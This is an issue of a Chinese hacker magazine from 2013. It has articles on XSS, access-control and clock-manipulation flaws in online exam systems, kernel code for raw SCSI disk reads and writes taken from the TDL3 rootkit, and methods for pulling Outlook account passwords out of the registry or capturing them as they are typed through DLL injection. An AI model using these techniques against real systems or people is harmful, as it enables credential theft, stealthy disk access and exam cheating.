《黑客防线》5 期文章目录

总第 149 期 2013 年

漏洞攻防

在线考试系统的漏洞挖掘技术（爱无言）……2

编程解析

发送 SRB 实现读写硬盘（宁妖）……5
Outlook 中账户信息的全面获取（顽石）……13
编写 Chrome 浏览器插件自动下载邮件（Tiger）……28
Yahoo!邮箱取信程序的实现（DebugMe）……31
打造属于自己的 Web 数据取证系统（爱无言）……40
使用栈回逆技术 HOOK 未导出 API（换心）……44
Linux 后门技术研究：正向监听后门（blackcool）……48

Android 远程监控技术

Android 系统中暴力破解 WIFI 密码（顽石）……51
Android 远程监控系统设计之架构设计（秦妮）……59

2013 年第 6 期杂志特约选题征稿……63
2013 年征稿启示 ……65

在线考试系统的漏洞挖掘技术

文/图 爱无言

随着人事管理制度的严格，国内很多大型企业、政府机构都开始将在职考试作为人事考核的一项基本方法。在组织在职考试的过程中，传统的纸质试卷考试费力费时，因而，大型企业、政府机构更热衷于利用计算机网络进行网络在线考试，这其中就要使用到在线考试系统。在线考试系统有很多种，较为常见的一种是基于 Web 应用程序的在线考试系统。这种系统在使用和维护上都十分方便，易于用户学习和操作。但由于采用 Web 应用程序来实现，所以往往会出现很多 Web 层面的安全漏洞，这些漏洞在某些时候甚至会影响到整个内部网络的安全性，应当予以足够重视。本文将以部分常见的在线考试系统为例，向读者介绍在线考试系统的安全漏洞挖掘与防范。

oExam 在线考试系统是 www.Orivon.com 开发的一款全新的在线考试系统，使用界面十分清爽，反应速度灵敏，具有很好的用户体验感。这款系统采用 PHP 语言开发，后台数据库 MySQL。在安装使用方面，www.Orivon.com 为用户提供了一键安装包，可以实现 oExam 在线考试系统的快速部署。测试中发现具有最高权限的管理员可以向系统发布公告信息，这个功能采用了富文本功能，如图 1 所示。



图 1

富文本功能虽然可以提供十分丰富的多媒体和显示效果，但在使用不当的时候，往往会引发 XSS 漏洞的出现。与以往的 Web 应用程序不同，oExam 在线考试系统的公告没有提供直接输入 HTML 代码的功能，我们可以借助插入超级链接的机会来间接实现脚本代码的注入，如图 2 所示。



图 2

在插入超链接的时候，将地址输入为一段 XSS 脚本代码，这是一个十分巧妙的方法。因为超级链接的地址在 HTML 中其实就是“<a href=xx”。输入脚本代码后，利用两个双引号封闭“<a href=xx”，将脚本代码注入到网页内容当中，最终实现 XSS。

理论归理论，我们需要实际测试来证实猜想。注入脚本代码后，点击“保存并发布”按钮，之后利用普通权限的用户登录系统，查看当前最新公告，会发现一个惊人的画面，如图 3 所示。

图 3

毫无疑问，XSS 攻击发生了。oExam 在线考试系统的公告模块并没有阻止恶意脚本的注入。在测试中发现，针对短消息这样的功能，oExam 在线考试系统确实做了安全防范，对用户输入的内容都做了安全转码。然而对于最高权限的管理员来说，系统似乎建立在十分信任的基础上，安全过滤没有做，安全转码也没有做，于是漏洞发生了。

XSS 漏洞的危害不言而喻，但对于在线考试系统来说，还存在比较特殊的安全漏洞，例如试题答案泄露。国内许多机构在做培训的时候多采用一套利用 JSP 编写的在线考试系统，这套系统的名字不再具体给出，我们姑且称之为 J 系统。J 系统在每次考试结束后，允许用户查看以往考试的记录，其给出的网址类似这样：http://IP/exam/stat/query.jsp?objectName=ExamPerson&objectEvent=ViewDetail&id=1782458&$showPersonAnswer=true&$forView=true。这其中，id 代表的就是当前查看的考试卷编号。系统对该 id 值并没有做好权限检查，当用户在考试过程中，通过查看浏览器中的网址可以看到当前试卷的 id 值，只需要将上述网址输入到浏览器地址栏中，修改 id 值为当前试卷的 id 值，再次访问后就可以立即查看到当前试卷的试题以及答案！如此一来，考试的意义就不复存在了。

出现的安全问题还有另外一种表现，就是延迟时间。一般来说，在线考试系统会在考生全部登录系统后，在规定好的时间开始考试，系统判断当前时间的来源应当是服务器时间为准，然而有一部分在线考试系统所获取时间的方式竟然是针对考生所在的客户机。在这种情况下，考生只要修改本地计算机时间，将时间提前调整到考试开始时间，那么他就会提前进入考试界面，直接看到考试试题，造成严重的试题泄露情况。不仅如此，有一些在线考试系统判定当前用户考试时间的方式采用了将考生登录系统的时间作为开始时间，原本规定 90 分钟的考卷，考生可以在第一次登录系统后查看试题，然后退出系统，再次登录系统，系统将会以最后一次登录时间为时间计算起点。如此一来，该考生就可以比别人多考一段时间，造成考试的不公平。

以上种种问题的发生，都源自于在线考试系统开发人员的安全意识不足，对于 Web 类型的安全漏洞，应当建立严格的代码测试机制，按照安全编程规范进行开发。对于逻辑漏洞，

应当通过后期功能测试，进行全面检验。对于在线考试系统这样涉及到敏感信息的 Web 应用程序来说，安全问题不容忽视，轻微的疏忽都会影响到被考者的公平程度，更加严重的问题会直接造成网络安全事件的发生，因此，需要每一位从事在线考试系统开发人员的高度注意。

最后，凡利用本文技术从事违法活动的，作者与杂志概不负责。

（完）

发送SRB实现读写硬盘

文/图 宁妖

发送 SRB 可以实现读写硬盘，本文将重点介绍如何实现发送 SCSI 指令。系统提供了一些接口，可以帮助实现直接向磁盘小端口驱动发送 SCSI 指令，如 IOCTL_SCSI_PASS_THROUGH，只需要填充好数据结构调用 DeviceIoControl 即可。本文介绍在 kernel mode 通过自己组装 SRB 数据包调用小端口驱动的 IRP 处理函数或者 StartIO 实现读写硬盘，这样更加灵活，同时可以帮助读者对 SRB 数据包的处理有更深入的了解。

初始化

在发送 SCSI 指令前，需要做一些准备工作。主要包括磁盘小端口驱动的一些参数，如设备对象，一个 SRB 最多能发送多少字节，PathID、TargetID 等。本文示例代码中 InitPortDriver 函数实现了初始化部分。

```
NTSTATUS InitPortDriver(GlobalData *Data)
{
    NTSTATUS       ntStatus       = STATUS_UNSUCCESSFUL;
    DISK_GEOMETRY      DiskGeo    = {0};
    ULONG          uRet           = 0;
    PDEVICE_OBJECT pDiskPDO       = NULL;
    PDEVICE_OBJECT pPortFDO       = NULL;
    PDEVICE_OBJECT pPortPDO       = NULL;
    PDEVICE_NODE       pDevNode       = NULL;
    SCSI_ADDRESS       ScsiAddrInfo   = {0};
    IO_SCSI_CAPABILITIES     ScsiCap        = {0};
    ULONG              PhysicalPages    = 0;
    ULONG              PhysicalPagesSize =0;
    //获取硬盘DRx设备
    Data->DRxDevice = GetFdoDiskDevice(Data);
    if (NULL == Data->DRxDevice)
    {
        DbgPrintEx(LOGMACRO,"GetFdoDiskDevice failure.\n");
        return STATUS_UNSUCCESSFUL;
    }
    //获取硬盘的PDO设备
    pDiskPDO                                                    =
((PAVGER_DEVOBJEXT)Data->DRxDevice->DeviceObjectExtension)->AttachedTo;
    while                          (pDiskPDO                    &&
((PAVGER_DEVOBJEXT)pDiskPDO->DeviceObjectExtension)->AttachedTo)
    {
        pDiskPDO                                                =
((PAVGER_DEVOBJEXT)pDiskPDO->DeviceObjectExtension)->AttachedTo;
    }
```

```
        if (NULL == pDiskPDO)
        {
            DbgPrintEx(LOGMACRO,"pDiskPDO is NULL.\n");
            return STATUS_UNSUCCESSFUL;
        }
        Data->PdoDiskDevice = pDiskPDO;
        //获取磁盘小端口驱动的PDO设备
        pDevNode                                                    =
((PAVGER_DEVOBJEXT)pDiskPDO->DeviceObjectExtension)->DeviceNode;
        if (NULL == pDevNode)
        {
            DbgPrintEx(LOGMACRO,"pDevNode is NULL.\n");
            return STATUS_UNSUCCESSFUL;
        }
        pDevNode = pDevNode->Parent;
        if (NULL == pDevNode)
        {
            DbgPrintEx(LOGMACRO,"pDevNode is NULL.\n");
            return STATUS_UNSUCCESSFUL;
        }
        pPortPDO = AvgGetPDOFromDevNode(Data,pDevNode);
        if (NULL == pPortPDO)
        {
            DbgPrintEx(LOGMACRO,"pPortPDO is NULL.\n");
            return STATUS_UNSUCCESSFUL;
        }
        Data->PdoAdapterDevice = pPortPDO;
        //获取磁盘小端口驱动的FDO设备
        pPortFDO = pPortPDO->AttachedDevice;
        while (pPortFDO && pPortFDO->AttachedDevice)
        {
            pPortFDO = pPortFDO->AttachedDevice;
        }
        if (NULL == pPortFDO)
        {
            DbgPrintEx(LOGMACRO,"pPortFDO is NULL.\n");
            return STATUS_UNSUCCESSFUL;
        }
        Data->FdoAdapterDevice = pPortFDO;
        //获取硬盘参数BytesPerSector
        ntStatus = SendIoControlCodeToDevice(
            Data->DRxDevice,IOCTL_DISK_GET_DRIVE_GEOMETRY,&DiskGeo,
            sizeof(DISK_GEOMETRY),&uRet
            );
```

```
if (!NT_SUCCESS(ntStatus))
{
    DbgPrintEx(LOGMACRO,"SendIoControlCodeToDevice Failure.\n");
    return STATUS_UNSUCCESSFUL;
}
Data->BytesPerSector = DiskGeo.BytesPerSector;
//获取PathId TargetId Lun
//SCSI协议中，这三个参数可以定位目标硬盘设备（如多硬盘）
ntStatus = SendIoControlCodeToDevice(
    pDiskPDO,
    IOCTL_SCSI_GET_ADDRESS,
    &ScsiAddrInfo,
    sizeof(SCSI_ADDRESS),
    &uRet
    );
if (NT_SUCCESS(ntStatus))
{
    Data->PathId = ScsiAddrInfo.PathId;
    Data->TargetId = ScsiAddrInfo.TargetId;
    Data->Lun = ScsiAddrInfo.Lun;
}
//获取SRB的最大传输值
ntStatus = SendIoControlCodeToDevice(
    pPortFDO,
    IOCTL_SCSI_GET_CAPABILITIES,
    &ScsiCap,
    sizeof(IO_SCSI_CAPABILITIES),
    &uRet
    );
if (NT_SUCCESS(ntStatus) && (uRet==sizeof(IO_SCSI_CAPABILITIES)))
{
    PhysicalPages = ScsiCap.MaximumPhysicalPages;
    if (0 != PhysicalPages)
        --PhysicalPages;
    PhysicalPagesSize = PhysicalPages << 0x0c;
    PhysicalPagesSize =
            (ScsiCap.MaximumTransferLength < PhysicalPagesSize)?
    ScsiCap.MaximumTransferLength:PhysicalPagesSize;
    PhysicalPagesSize =
            (PhysicalPagesSize<0x1000)?0x1000:PhysicalPagesSize;
    Data->MaxTransferSize = PhysicalPagesSize;
}
DbgPrintEx(LOGMACRO,"\n\DRxDevice: 0x%08x PdoDiskDevice: 0x%08x\n\
    PdoAdapterDevice: 0x%08x FdoAdapterDevice: 0x%08x\n\n\
```

```
            BytesPerSector: %x\n\
            PathId:%x TargetId:%x Lun:%x\n\
            MaxTransferSize:%x\n\",
            Data->DRxDevice,Data->PdoDiskDevice,
            Data->PdoAdapterDevice,Data->FdoAdapterDevice,
            Data->BytesPerSector,Data->PathId,Data->TargetId,Data->Lun,
            Data->MaxTransferSize);
        return STATUS_SUCCESS;
    }
```

InitPortDriver 函数获取了四个设备对象值，分别是硬盘的 FDO(DRx)、PDO 和小端口驱动的 FDO、PDO 设备。关于这四个设备间的关系，可以参考图 1。



图 1

PDO 设备是总线驱动创建的，而 FDO 则是本身驱动程序创建并绑定到 PDO 设备上的，如 PCI 总线发现了 SCSI 适配器（硬盘小端口驱动）从而为其创建一个 PDO 设备，而 SCSI 小端口驱动本身创建了一个 FDO 绑定到这个 PDO 设备上。在笔者的虚拟机里，这四个设备名字如下：

Disk FDO:DR0　　Disk PDO: vmscsi1Port2Path0Target0Lun0

Adapter FDO: vmscsi1　　Adapter PDO: NTPNP_PCI0006

下面主要介绍磁盘 FDO 设备的获取方法：GetFdoDiskDevice。这段代码是笔者从 TDL3 中拿出来的，主要是遍历磁盘驱动的所有设备，然后找到满足条件的设备即是 FDO。

```
    pDiskDev = pDiskDrv->DeviceObject;
    while(pDiskDev)
    {
        pDeviceExtension                                                    =
(PFUNCTIONAL_DEVICE_EXTENSION)pDiskDev->DeviceExtension;
        if (NULL != pDeviceExtension)
        {
           if (
            pDeviceExtension->CommonExtension.IsFdo &&
            pDeviceExtension->DiskGeometry.MediaType == FixedMedia
            )
            {
                return pDiskDev;
            }
            }
            pDiskDev = pDiskDev->NextDevice;
        }
```

找到这几个设备后，就可以创建 SRB 准备发送了。

发送命令

发送 SRB 主要通过调用 AvgerScsiCmd 实现。

```
    NTSTATUS AvgerScsiCmd(PDEVICE_OBJECT pdoDevice,UCHAR PathId,UCHAR
TargetId,UCHAR Lun,PDRIVER_DISPATCH pddDispatch,BYTE bOpCode,BYTE
bDataIn,PVOID pvBuffer,DWORD dwBufferSize,DWORD BlockNum,DWORD LBA)
    {
        NTSTATUS ntStatus = STATUS_UNSUCCESSFUL;
        ULONG uMaxTransferSize;
        ULONG uSendCount,uIndex;
        ULONG uTotalSize,uBufferSize,uLBA,uBlockNum;
        PVOID pBuffer;
        if (bOpCode!=SCSIOP_READ && bOpCode!=SCSIOP_WRITE)
        {
            return _InternalAvgerScsiCmd(
                        pdoDevice,PathId,TargetId,Lun,pddDispatch,
```

```
                bOpCode,bDataIn,pvBuffer,dwBufferSize,BlockNum,LBA);
        }
        uMaxTransferSize = gData.MaxTransferSize;
        if (uMaxTransferSize==0)
        {
            uMaxTransferSize = 0x1000;
        }
        uSendCount = (dwBufferSize-1)/uMaxTransferSize + 1;
        if (uSendCount <= 0)
            goto _exit;
        pBuffer = pvBuffer;
        uTotalSize = dwBufferSize;
        uLBA = LBA;
        for (uIndex = 0; uIndex<uSendCount; ++uIndex)
        {
            uBufferSize = (uTotalSize <= uMaxTransferSize)?
                    uTotalSize:uMaxTransferSize;
            uBlockNum = uBufferSize / gData.BytesPerSector;
            uBufferSize = uBlockNum * gData.BytesPerSector;
            ntStatus = _InternalAvgerScsiCmd(

pdoDevice,PathId,TargetId,Lun,pddDispatch,bOpCode,
                bDataIn,pBuffer,uBufferSize,uBlockNum,uLBA);
            if (!NT_SUCCESS(ntStatus))
            {
                goto _exit;
            }
            pBuffer = (PVOID)((ULONG)pBuffer + uBufferSize);
            uTotalSize -= uBufferSize;
            uLBA += uBufferSize/gData.BytesPerSector;
        }
        ntStatus = STATUS_SUCCESS;
    _exit:
        return ntStatus;
    }
```

这个函数主要通过计算需要多少个 SRB 才能完成读写请求，并将每个 SRB 通过 _InternalAvgerScsiCmd 函数实现。_InternalAvgerScsiCmd 函数负责分配 SRB 并发送。

```
    NTSTATUS     _InternalAvgerScsiCmd(PDEVICE_OBJECT     pdoDevice,UCHAR
PathId,UCHAR    TargetId,UCHAR    Lun,PDRIVER_DISPATCH    pddDispatch,BYTE
bOpCode,BYTE      bDataIn,PVOID      pvBuffer,DWORD      dwBufferSize,DWORD
BlockNum,DWORD LBA)
    {
```

```
SCSI_REQUEST_BLOCK srbBuffer ;
SENSE_DATA         sdData ;
IO_STATUS_BLOCK        iosbStatus ;
KEVENT             keEvent;
PIRP               piIrp ;
PMDL               pmMdl ;
PIO_STACK_LOCATION pislStack ;
memset(&srbBuffer,0,sizeof(srbBuffer));
memset(&sdData,0,sizeof(sdData));
iosbStatus.Information = 0;
iosbStatus.Status = 0;
srbBuffer.Length              = sizeof(srbBuffer);
srbBuffer.Function            = SRB_FUNCTION_EXECUTE_SCSI;
srbBuffer.SrbStatus               = SRB_STATUS_PENDING;
srbBuffer.ScsiStatus                  = SRB_STATUS_PENDING;
srbBuffer.PathId              = PathId;
srbBuffer.TargetId            = TargetId;
srbBuffer.Lun                 = Lun;
srbBuffer.QueueAction         = SRB_SIMPLE_TAG_REQUEST;
srbBuffer.CdbLength               = CDB10GENERIC_LENGTH;
srbBuffer.SenseInfoBufferLength         = sizeof(sdData);
srbBuffer.SenseInfoBuffer             = &sdData;
srbBuffer.DataTransferLength          = dwBufferSize;
srbBuffer.DataBuffer                  = pvBuffer;
srbBuffer.TimeOutValue            = 5;
srbBuffer.QueueSortKey            = LBA;
srbBuffer.SrbFlags            = 0;
srbBuffer.Cdb[0]              = bOpCode;
srbBuffer.Cdb[1]              = 0;
srbBuffer.Cdb[2]              = (BYTE)((LBA&0xff000000)>>24);
srbBuffer.Cdb[3]              = (BYTE)((LBA&0xff0000)>>16);
srbBuffer.Cdb[4]              = (BYTE)((LBA&0xff00)>>8);
srbBuffer.Cdb[5]              = (BYTE)(LBA&0xff);
srbBuffer.Cdb[7]              = (BYTE)((BlockNum&0xff00)>>8);
srbBuffer.Cdb[8]              = (BYTE)(BlockNum&0xff);
srbBuffer.Cdb[9]              = 0;
KeInitializeEvent(&keEvent,NotificationEvent,FALSE);
piIrp= IoAllocateIrp(pdoDevice->StackSize,FALSE);
if(piIrp!=0)
{
    srbBuffer.OriginalRequest=piIrp;
    piIrp->RequestorMode = KernelMode;
    piIrp->UserIosb=&iosbStatus;
    piIrp->UserEvent=&keEvent;
```

```
            pislStack=IoGetNextIrpStackLocation(piIrp);
            pislStack->DeviceObject=pdoDevice;
            pislStack->MajorFunction=IRP_MJ_SCSI;
            pislStack->Parameters.Scsi.Srb=&srbBuffer;
            pmMdl=IoAllocateMdl(pvBuffer,dwBufferSize,0,0,piIrp);
            if (!pmMdl)
            {
                IoFreeIrp(piIrp);
                return STATUS_INSUFFICIENT_RESOURCES;
            }
            piIrp->MdlAddress=pmMdl;
            __try
            {
                if (bDataIn&SRB_FLAGS_DATA_IN)
                {
                    MmProbeAndLockPages(pmMdl,KernelMode,IoReadAccess);
                    srbBuffer.SrbFlags                                    =
SRB_FLAGS_DISABLE_SYNCH_TRANSFER|SRB_FLAGS_DATA_IN|SRB_FLAGS_NO_QUEUE_F
REEZE;
                }
                else if (bDataIn&SRB_FLAGS_DATA_OUT)
                {
                    MmProbeAndLockPages(pmMdl,KernelMode,IoWriteAccess);
                    srbBuffer.SrbFlags                                    =
SRB_FLAGS_DISABLE_SYNCH_TRANSFER|SRB_FLAGS_DATA_OUT|SRB_FLAGS_NO_QUEUE_
FREEZE;
                    srbBuffer.Cdb[1] = 8;
                }
            }
            __except(EXCEPTION_EXECUTE_HANDLER){return
STATUS_UNSUCCESSFUL;}
    IoSetCompletionRoutine(piIrp,(PIO_COMPLETION_ROUTINE)((ULONG)RWCompl
ete),NULL,TRUE,TRUE,TRUE);
            IoSetNextIrpStackLocation(piIrp);
            if (piIrp->CurrentLocation<=0)
            {
                if (pmMdl)
                {
                    MmUnlockPages(pmMdl);
                    IoFreeMdl(pmMdl);
                }
                IoFreeIrp(piIrp);
                return STATUS_INSUFFICIENT_RESOURCES;
            }
```

```
            if(pddDispatch(pdoDevice,piIrp)==STATUS_PENDING)
            {
    KeWaitForSingleObject(&keEvent,Executive,KernelMode,FALSE,0);
            }
            return iosbStatus.Status;
        }
        return STATUS_INSUFFICIENT_RESOURCES;
    }
```

_InternalAvgerScsiCmd 函数使用的是 CDB10 标准，CDB10 最多只能访问 2TB 大小的硬盘，读者也可以自己尝试使用 CDB12 或者 CDB16 标准。

另外，示例代码是直接将 SRB 发送给驱动分发函数，其实如果磁盘小端口驱动有 StartIO 例程，也可以直接调用 StartIO，但要调整一下 SRB 的某些域，否则会蓝屏，读者有兴趣可以参考微软的磁盘端口驱动相关代码，某些 AV 产品就是使用了这种技术才绕过 TDL3/4 读取到真实的磁盘内容的。

Outlook中账户信息的全面获取

文/图 顽石

Outlook 作为微软 Office 系列中的一个重要组成部分，提供了强大的邮件管理和日程安排等功能，不仅适用于个人日常使用，亦可作为企业内部重要的办公软件。本文则正是针对各版本 Office 所包含的 Outlook（含 Outlook Express）的邮件账户信息的安全性进行了分析，并通过编写实际的账户信息获取程序对此进行了佐证。

Outlook 中邮件账户安全性分析

Outlook 作为一个邮件客户端，对邮件的操作都是基于 POP3、IMAP 和 SMTP 协议的；在通信过程中根据邮件服务器的要求和用户的设置，可选择性的配置 TSL/SSL 协议的支持。选择 TSL/SSL，可以对 Outlook 客户端和邮件服务器间的通信内容进行加密传输，能够有效防止传输信道中抓包获取 POP3 账户口令的攻击方法。那是不是配置了 TSL/SSL，就一定是安全的呢？

答案显然是否定的：一是并非所有的邮件服务器都支持 TSL/SSL（Gmail、QQ 等主流邮箱都支持）；二是通信信道上的攻击成本上升了，但此时可以将攻击点转到邮件客户端。

对于配置好用户的邮件账户信息，包括 pop3、IMAP，Outlook 邮件客户端有两种处理方式：一是直接记住用户名、密码等所有配置信息，用户在收发信件的时候，outlook 读取账户信息和服务器进行认证；二是不记住密码。这种情况下，Outlook 只记住配置信息，而具体的密码则在每次收发信件时，提示用户输入。

对于上述两种方式，前者更加符合用户的日常使用方式，但后者也有少量人群使用。为了不留遗漏，接下来本文将以 Outlook 客户端作为攻击点，分别分析上述两种处理方式的安全缺陷。

“记住密码”引发的血案

Windows 系统下有个内容庞大同时又“法力无边”的神器——注册表。注册表中存储了系统的很多配置信息，Outlook 中的用户账户信息也不例外。

Outlook 中所有的邮件账户信息均存储在注册表中该位置：HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles（注：不同版本的 Outlook 邮件客户端，略有差异，后文详述）。微软自然也不会犯“明文存储”这样的低级错误，用户名、服务器信息是明文的，但是密码是加密的！因此除了知道位置，还需要对其进行解密。值得欣慰的是，和其他组件/应用的安全处理流程一样——采用了 Windows 内置的加解密函数进行相应的加密或解密操作，如解密函数 CryptUnprotectData，或者 pstorec.dll 中的 IPStorePtr 接口。知道了密文存储位置，知道了解密方式，拿到密码岂不是易如反掌？

考虑到不同版本 Outlook 客户端的差异，下面分类描述。

1）Outlook2007 和 Outlook2010

对于 Outlook2007 和 Outlook 2010，账户信息存储在注册表项路径“HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles”下面的第三级子项中，即存储在...\Profiles\level1\level2\level3\下，如图 1 所示。



图 1

从中可以看到相关账户信息的键名和键值，通过枚举每个项，过滤出“POP3 user”、“POP3 Serve”、“POP3 Password”和“IMAP User”、“IMAP Server”、“IMAP Password”。其中，密码对应的键值是加密的，需要用 CryptUnprotectData 函数对“xxx Password”项对应的值进行解密，从而获得密码。

2）Outlook 2003 和 Outlook Express

对于 Outlook 2003 和 Outlook Express，账户信息存储在注册表键“HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager\Accounts”下的一级子键下，如图 2 所示。



图 2

其中，“POP3 User Name”、“POP3 Server”和“POP3 Password2”对应了账户信息中相应的字段，因此可以通过过滤，获得相应的值。同样的，密码字段对应的并非是密码本身。

解密密码需要使用 pstorec.dll 中的 IPStorePtr 接口，创建接口实例后，枚举 TypeGuid，寻找 ItemGuid 为“220d5cc1”的项，如其对应的 ItemName 和前面获得的 POP3 Password2 的值匹配，则 ItemName 对应的 ItemData 即为密码信息。

“输入密码”也并非那么安全

在收发邮件时，获取用户输入的密码则略麻烦，但并非遥不可及。图 3 是 Outlook 提示用户输入密码的提示框。

图 3

对于这种方式的 Outlook 使用方式，密码是不会记录在系统里的，因此需要另辟蹊径。一个简单可行的方法是：当用户输完密码点击“确定”或者按下“回车键”时，获取窗口里的内容即可。实现这种方法的流程是：

1）寻找 Outlook 提示输入密码的窗口；

2）等待用户鼠标点击“确定”，或者输入“回车键”；

3）当 2）中两个事件中的任意一个事件发生，则枚举窗口，分别用户名、密码和服务器对应的子窗口，获得对应的 WindowsText。

4）考虑到密码控件的值只能由窗口所属进程获得，故需要注入 DLL 到该窗口所属进程，在需要获取时自动获取，并返回给密码获取程序。

通过这种方法，即可成功获得输入的密码。下面给出不同版本的 Outlook 密码提示窗口及关键字段子窗口的判断依据。

环境	类型	窗口内容	类名	Style
